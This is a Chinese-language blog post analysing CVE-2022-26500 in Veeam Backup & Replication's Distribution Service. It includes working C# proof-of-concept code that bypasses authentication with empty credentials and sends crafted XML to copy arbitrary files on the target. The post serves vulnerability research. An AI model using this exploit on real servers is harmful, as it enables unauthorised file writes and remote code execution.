

作者:Y4er
原文鏈接:https://y4er.com/post/cve-2022-26500-veeam-backup-replication-rce/
看推特又爆了cve,感覺挺牛逼的洞,于是分析一手。
官方公告
The Veeam Distribution Service (TCP 9380 by default) allows unauthenticated users to access internal API functions. A remote attacker may send input to the internal API which may lead to uploading and executing of malicious code.
漏洞描述說是tcp9380服務出了問題,直接分析就行了。
環境
VeeamBackup & Replication_11.0.1.1261_20211211.iso
還有補丁包VeeamBackup&Replication_11.0.1.1261_20220302.zip的下載地址
搭建過程就不說了,參考官方文檔

需要注意的是1和2都需要裝
分析
在我分析的時候遇到了幾個問題,最關鍵的就是怎么構造參數通過tcp傳遞給服務器,踩了很多坑,接下來的分析我分為三部分寫。
尋找漏洞點
先找到9380端口占用的程序

定位到Veeam.Backup.Agent.ConfigurationService.exe

發現是個服務程序

在OnStart中監聽兩個端口

_negotiateServer監聽9380 _sslServer監聽9381,接下來是tcp編程常見的寫法,開線程傳遞委托,最終處理函數為
Veeam.Backup.ServiceLib.CInvokerServer.HandleTcpRequest(object),在這個函數中有鑒權處理

跟入 Veeam.Backup.ServiceLib.CForeignInvokerNegotiateAuthenticator.Authenticate(Socket)

這個地方的鑒權可以被繞過,使用空賬號密碼來連接即可,繞過代碼如下
internal class Program
{
    static TcpClient client = null;
    static void Main(string[] args)
    {
        IPAddress ipAddress = IPAddress.Parse("172.16.16.76");
        IPEndPoint remoteEP = new IPEndPoint(ipAddress, 9380);?
        client = new TcpClient();
        client.Connect(remoteEP);
        Console.WriteLine("Client connected to {0}.", remoteEP.ToString());

        NetworkStream clientStream = client.GetStream();
        NegotiateStream authStream = new NegotiateStream(clientStream, false);
        try
        {
            NetworkCredential netcred = new NetworkCredential("", "");
            authStream.AuthenticateAsClient(netcred, "", ProtectionLevel.EncryptAndSign, TokenImpersonationLevel.Identification);
        }
        catch (Exception e)
        {
            Console.WriteLine(e);
        }
        finally
        {
            authStream.Close();
        }
        Console.ReadKey();
    }
}
dnspy附加進程調試之后,發現成功繞過鑒權返回result

接著跟入又是tcp編程的寫法,異步callback,關鍵函數在Veeam.Backup.ServiceLib.CInvokerServer.ExecThreadProc(object)

tcp壓縮數據流通過ReadCompressedString讀出字符串,然后通過CForeignInvokerParams.GetContext(text)獲取上下文,然后交由this.DoExecute(context, cconnectionState)進行分發調用。
在GetContext函數中
public static CSpecDeserializationContext GetContext(string xml)
{
    return new CSpecDeserializationContext(xml);
}
將字符串交給CSpecDeserializationContext構造函數

說明我們向服務端發送的tcp數據流應該是一個壓縮之后的xml字符串,需要正確構造xml。那么需要什么樣格式呢?
先來看DoExecute()

GetOrCreateExecuter()是拿到被執行者Executer

根據傳入參數不同分別返回三個不同的Executer
- CInvokerServerRetryExecuter 重試Executer
- CInvokerServerAsyncExecuter 異步Executer
- CInvokerServerSyncExecuter 同步Executer

獲取到Executer之后進入Executer的Execute()函數,Execute()來自于IInvokerServerExecuter接口,分析實現類剛好就是上面的三個類

在CInvokerServerSyncExecuter同步執行類的Execute函數中,調用this._specExecuter.Execute(context, state)繼續往下分發
而_specExecuter字段的類型也是一個接口IInvokerServerSpecExecuter,有三個實現類。

在Veeam.Backup.EpAgent.ConfigurationService.CEpAgentConfigurationServiceExecuter.Execute(CSpecDeserializationContext, CConnectionState)中可以很敏感的看到upload相關的東西
private string Execute(CForeignInvokerParams invokerParams, string certificateThumbprint, string remoteHostAddress)
{
    CConfigurationServiceBaseSpec cconfigurationServiceBaseSpec = (CConfigurationServiceBaseSpec)invokerParams.Spec;
    CInputXmlData cinputXmlData = new CInputXmlData("RIResponse");
    cinputXmlData.SetBool("PersistentConnection", true);
    string text = ((EConfigurationServiceMethod)cconfigurationServiceBaseSpec.Method).ToString();
    Log.Message("Command '{0}' ({1})", new object[]
    {
        text,
        remoteHostAddress
    });
    EConfigurationServiceMethod method = (EConfigurationServiceMethod)cconfigurationServiceBaseSpec.Method;
    switch (method)
    {
    ........省略.......
    case EConfigurationServiceMethod.UploadManagerGetFolders:
        CEpAgentConfigurationServiceExecuter.ExecuteUploadManagerGetFolders((CConfigurationServiceUploadManagerGetFolders)cconfigurationServiceBaseSpec, cinputXmlData);
        goto IL_1B1;
    case EConfigurationServiceMethod.UploadManagerIsFileInCache:
        CEpAgentConfigurationServiceExecuter.ExecuteUploadManagerIsFileInCache((CConfigurationServiceUploadManagerIsFileInCache)cconfigurationServiceBaseSpec, cinputXmlData);
        goto IL_1B1;
    case EConfigurationServiceMethod.UploadManagerPerformUpload:
        CEpAgentConfigurationServiceExecuter.ExecuteUploadManagerPerformUpload((CConfigurationServiceUploadManagerPerformUpload)cconfigurationServiceBaseSpec, cinputXmlData);
        goto IL_1B1;
    default:
        if (method == EConfigurationServiceMethod.Disconnect)
        {
            CEpAgentConfigurationServiceExecuter.ExecuteDisconnect();
            goto IL_1B1;
        }
        break;
    }
    throw new Exception("Failed to process command '" + text + "': Executer not implemented");
    IL_1B1:
    return cinputXmlData.Serial();
}
其中case到UploadManagerPerformUpload時,進入ExecuteUploadManagerPerformUpload函數處理文件上傳
private static void ExecuteUploadManagerPerformUpload(CConfigurationServiceUploadManagerPerformUpload spec, CInputXmlData response)
{
    string host = spec.Host;
    if (!File.Exists(spec.FileProxyPath))
    {
        throw new Exception(string.Concat(new string[]
        {
            "Failed to upload file '",
            spec.FileProxyPath,
            "' to host ",
            host,
            ": File doesn't exist in cache"
        }));
    }
    string value;
    if (spec.IsWindows)
    {
        if (spec.IsFix)
        {
            value = CEpAgentConfigurationServiceExecuter.UploadWindowsFix(spec);
        }
        else
        {
            if (!spec.IsPackage)
            {
                throw new Exception(string.Concat(new string[]
                {
                    "Fatal logic error: Failed to upload file '",
                    spec.FileProxyPath,
                    "' to host ",
                    host,
                    ": Unexpected upload task type"
                }));
            }
            value = CEpAgentConfigurationServiceExecuter.UploadWindowsPackage(spec);
        }
    }
    else
    {
        if (!spec.IsLinux)
        {
            throw new Exception(string.Concat(new string[]
            {
                "Fatal logic error: Failed to upload file '",
                spec.FileProxyPath,
                "' to host ",
                host,
                ": Unexpected target host type"
            }));
        }
        value = CEpAgentConfigurationServiceExecuter.UploadLinuxPackage(spec);
    }
    response.SetString("RemotePath", value);
}
分別有三個UploadWindowsFix、UploadWindowsPackage、UploadLinuxPackage函數,跟到UploadWindowsPackage中看到UploadFile函數。

在UploadFile函數中將localPath讀取然后寫入到remotePath中。

如果把遠程主機賦值為127.0.0.1,我們就可以在目標機器上任意復制文件。
構造payload
在整個調用過程中,我遇到了多個問題,下面分步驟講解
- CForeignInvokerParams.GetContext(text);
- GetOrCreateExecuter
- Veeam.Backup.EpAgent.ConfigurationService.CEpAgentConfigurationServiceExecuter.Execute(CSpecDeserializationContext, CConnectionState)
在上文分析中我們知道,需要讓程序的Executer設置為CInvokerServerSyncExecuter實例。而在GetOrCreateExecuter取Executer實例時是根據CForeignInvokerParams.GetContext(text)的值來決定的。上文追溯到了這里CSpecDeserializationContext的構造函數

幾個必填字段
- FIData
- FISpec
- FISessionId
CInputXmlData FIData = new CInputXmlData("FIData");
CInputXmlData FISpec = new CInputXmlData("FISpec");
FISpec.SetGuid("FISessionId", Guid.Empty);
FIData.InjectChild(FISpec);
將FISessionId賦值為Guid.Empty即可拿到CInvokerServerSyncExecuter
接著來看還需要什么,在 Veeam.Backup.EpAgent.ConfigurationService.CEpAgentConfigurationServiceExecuter.Execute(CSpecDeserializationContext, CConnectionState)中
public string Execute(CSpecDeserializationContext context, CConnectionState state)
{
    return this.Execute(context.GetSpec(new CCommonForeignDeserializationContextProvider()), state.FindCertificateThumbprint(), state.RemoteEndPoint.ToString());
}
context.GetSpec()函數是重要點。

他將傳入的this._specData也就是我們構造的xml數據進行解析,跟進去看看
public static CForeignInvokerSpec Unserial(COutputXmlData datas, IForeignDeserializationContextProvider provider)
{
    EForeignInvokerScope scope = CForeignInvokerSpec.GetScope(datas);
    CForeignInvokerSpec cforeignInvokerSpec;
    if (scope <= EForeignInvokerScope.CatIndex)
    {
        ......
    }
    else if (scope <= EForeignInvokerScope.Credentials)
    {
        if (scope == EForeignInvokerScope.DistributionService)
        {
            cforeignInvokerSpec = CConfigurationServiceBaseSpec.Unserial(datas);
            goto IL_240;
        }
        ...
    }
    .....
    throw ExceptionFactory.Create("Unknown invoker scope: {0}", new object[]
    {
        scope
    });
    IL_240:
    cforeignInvokerSpec.SessionId = datas.GetGuid("FISessionId");
    cforeignInvokerSpec.ReusableConnection = datas.FindBool("FIReusableConnection", false);
    cforeignInvokerSpec.RetryableConnection = datas.FindBool("FIRetryableConnection", false);
    return cforeignInvokerSpec;
}
先從xml中拿一個FIScope標簽,并且要是EForeignInvokerScope枚舉的值之一

case FIScope標簽之后會判斷不同分支,返回不同的實例,而在Veeam.Backup.EpAgent.ConfigurationService.CEpAgentConfigurationServiceExecuter.Execute(CForeignInvokerParams, string, string)中我們需要的是CConfigurationServiceBaseSpec實例,因為這個地方進行了強制類型轉換

所以我們再寫入一個xml標簽,EForeignInvokerScope.DistributionService值為190
FISpec.SetInt32("FIScope", 190);除此之外還需要case一個FIMethod來進入UploadManagerPerformUpload上傳的邏輯。
FISpec.SetInt32("FIMethod", (int)EConfigurationServiceMethod.UploadManagerPerformUpload);接下來就是上傳的一些參數,我這里就不再繼續寫了,通過CInputXmlData和CXmlHelper2兩個工具類可以很方便的寫入參數。
最終構造
internal class Program
{
static TcpClient client = null;
static void Main(string[] args)
{
    IPAddress ipAddress = IPAddress.Parse("172.16.16.76");
    IPEndPoint remoteEP = new IPEndPoint(ipAddress, 9380);
    client = new TcpClient();
    client.Connect(remoteEP);
    Console.WriteLine("Client connected to {0}.", remoteEP.ToString());

    NetworkStream clientStream = client.GetStream();
    NegotiateStream authStream = new NegotiateStream(clientStream, false);
    try
    {
        NetworkCredential netcred = new NetworkCredential("", "");
        authStream.AuthenticateAsClient(netcred, "", ProtectionLevel.EncryptAndSign, TokenImpersonationLevel.Identification);
        CInputXmlData FIData = new CInputXmlData("FIData");
        CInputXmlData FISpec = new CInputXmlData("FISpec");
        FISpec.SetInt32("FIScope", 190);
        FISpec.SetGuid("FISessionId", Guid.Empty);
        //FISpec.SetInt32("FIMethod", (int)EConfigurationServiceMethod.UploadManagerGetFolders);
        FISpec.SetInt32("FIMethod", (int)EConfigurationServiceMethod.UploadManagerPerformUpload);
        FISpec.SetString("SystemType", "WIN");
        FISpec.SetString("Host", "127.0.0.1");
        IPAddress[] HostIps = new IPAddress[] { IPAddress.Loopback };
        FISpec.SetStrings("HostIps", ConvertIpsToStringArray(HostIps));
        FISpec.SetString("User", SStringMasker.Mask("", "{e217876c-c661-4c26-a09f-3920a29fc11f}"));
        FISpec.SetString("Password", SStringMasker.Mask("", "{e217876c-c661-4c26-a09f-3920a29fc11f}"));
        FISpec.SetString("TaskType", "Package");
        FISpec.SetString("FixProductType", "");
        FISpec.SetString("FixProductVeresion", "");
        FISpec.SetUInt64("FixIssueNumber", 0);
        FISpec.SetString("SshCredentials", SStringMasker.Mask("", "{e217876c-c661-4c26-a09f-3920a29fc11f}"));
        FISpec.SetString("SshFingerprint", "");
        FISpec.SetBool("SshTrustAll", true);
        FISpec.SetBool("CheckSignatureBeforeUpload", false);
        FISpec.SetEnum<ESSHProtocol>("DefaultProtocol", ESSHProtocol.Rebex);
        FISpec.SetString("FileRelativePath", "FileRelativePath");
        FISpec.SetString("FileRemotePath", @"C:\windows\test.txt");
        FISpec.SetString("FileProxyPath", @"C:\windows\win.ini");
        FIData.InjectChild(FISpec);

        Console.WriteLine(FIData.Root.OuterXml);

        new BinaryWriter(authStream).WriteCompressedString(FIData.Root.OuterXml, Encoding.UTF8);

        string response = new BinaryReader(authStream).ReadCompressedString(int.MaxValue, Encoding.UTF8);
        Console.WriteLine("response:");
        Console.WriteLine(response);
    }
    catch (Exception e)
    {
        Console.WriteLine(e);
    }
    finally
    {
        authStream.Close();
    }
    Console.ReadKey();
}
成功復制文件。
